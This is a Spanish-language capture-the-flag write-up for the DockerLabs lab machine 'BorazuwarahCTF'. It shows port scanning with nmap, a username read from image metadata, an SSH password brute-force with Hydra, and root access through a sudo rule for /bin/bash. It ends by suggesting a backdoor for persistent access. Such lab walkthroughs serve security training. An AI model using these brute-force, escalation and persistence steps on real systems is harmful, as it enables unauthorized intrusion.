

BorazuwarahCTF

Datos de la Máquina	
Nombre	BorazuwarahCTF
Sistema Operativo	Linux
Dificultad	Muy Fácil
Fecha de Creación	28/05/2024
Autor	Borazuwarah
Plataforma	DockerLabs

Fase 1. Despliegue y Reconocimiento Inicial

Despliegue de la Máquina

```
sudo bash auto_deploy.sh borazuwarahctf.tar
```

Verificación de Conectividad

```
ping -c 3 172.17.0.2
```

Resultado:

```
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.  
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.112 ms  
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.069 ms  
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.067 ms  
  
--- 172.17.0.2 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2048ms  
rtt min/avg/max/mdev = 0.067/0.082/0.112/0.020 ms
```

Fase 2: Enumeración de Puertos

Escaneo Rápido de Puertos

```
sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.17.0.2
```

Explicación del Comando:

sudo nmap: Ejecuta nmap con privilegios de superusuario

-p: Escanea todos los puertos (1-65535)

--open: Muestra únicamente los puertos abiertos

-sS: SYN SCAN (Sigiloso, no completa el handshake TCP)

--min-rate 5000: Envía mínimo 5,000 paquetes por segundo

-vvv: Máximo nivel de verbosidad

-Pn: Asume host activo (No envía ping previo)

172.17.0.2 Dirección IP de la máquina


Resultado:

```
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
MAC Address: 92:4E:49:32:3D:C5 (Unknown)
```

Podemos observar que tenemos los puertos 22 (SSH) y 80 (HTTP) abiertos

Fase 3: Exploración Web

Al acceder a `http://172.17.0.2` encontramos una web con ésta imagen



Y al inspeccionar la web nos encontramos con nada, pero descargamos la imagen para saber si no contiene **metadatos**

¿Qué son los metadatos? Los metadatos son información que describe, explica o facilita la gestión y el uso de otros datos, es decir, son datos sobre los datos, para saber si la imagen contiene metadatos realizamos el siguiente comando:

```
exiftool imagen.jpeg
```

Explicación del Comando:

exiftool: Herramienta para poder visualizar los metadatos, en este caso de la imagen

imagen.jpeg: Archivo del cual queremos visualizar los metadatos

Resultado:

```
ExifTool Version Number      : 12.76
File Name                    : imagen.jpeg
Directory                    : .
File Size                    : 19 kB
File Modification Date/Time   : 2026:09:18 21:44:59-06:00
File Access Date/Time        : 2026:09:20 17:44:02-06:00
File Inode Change Date/Time   : 2026:09:18 21:44:59-06:00
File Permissions              : -rw-rw-r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                  : 1.01
Resolution Unit               : None
X Resolution                  : 1
Y Resolution                  : 1
XMP Toolkit                   : Image::ExifTool 12.76
Description                   : ----- User: borazuwarah -----
Title                        : ----- Password: -----
Image Width                   : 455
Image Height                  : 455
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling          : YCbCr4:2:0 (2 2)
Image Size                    : 455x455
Megapixels                    : 0.207
```

Podemos visualizar un poco de información como por ejemplo el nombre del archivo, el tamaño del archivo, tipo/extensión del archivo, entre otra información, pero lo que nos llama la atención e interesa es que encontramos un User el cual es `borazuwarah` y la Password se encuentra en blanco, pero al tener un usuario podemos realizar un ataque de fuerza bruta

Fase 4: Ataque de Fuerza Bruta (SSH)

Tenemos el usuario (`borazuwarah`), pero no tenemos la contraseña, por lo que vamos a realizar lo siguiente:

```
hydra -l borazuwarah -P /snap/seclists/1214/Passwords/Common-Credentials/10k-most-common.txt ssh://172.17.0.2
```

Explicación del Comando:

hydra: Ejecutamos la herramienta para aplicar fuerza bruta

-l borazuwarah: El parámetro -l (login) es porque conocemos el usuario

-P /snap/seclists/1214/Passwords/Common-Credentials/10k-most-common.txt:

Especificamos una lista de contraseñas. Hydra usará el diccionario y probará cada contraseña con el usuario hasta encontrar la contraseña correcta.

ssh://172.17.0.2: Definimos el servicio a atacar y la IP del objetivo

Resultado:

```
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: borazuwarah password: 123456
1 of 1 target successfully completed, 1 valid password found
```

Credenciales encontradas, usuario **borazuwarah** y contraseña **123456**

Fase 5: Acceso Inicial (SSH)

Conexión SSH

```
ssh borazuwarah@172.17.0.2
```

Al solicitarnos la contraseña, introducimos **123456** y tenemos acceso a la máquina

Verificación de Usuario Actual

```
whoami
```

Vemos que no somos usuarios root por lo que toca escalar privilegios

Fase 6: Escalada de Privilegios

```
sudo -l
```

Resultado:

```
User borazuwarah may run the following commands on 4a0e8013e379:  
  (ALL : ALL) ALL  
  (ALL) NOPASSWD: /bin/bash
```

El **sudo -l** nos sirve para listar los comandos que puedo ejecutar con privilegios de root con el usuario actual. Vemos que podemos abrir una bash sin que nos pida contraseña, por lo que hacemos:

```
sudo /bin/bash
```

```
whoami  
id
```

Resultado: Ahora somos usuario **root** finalmente.

¡Máquina completa!

Ahora podemos movernos entre la máquina o implementar una puerta trasera para entrar y salir de la máquina cada que queramos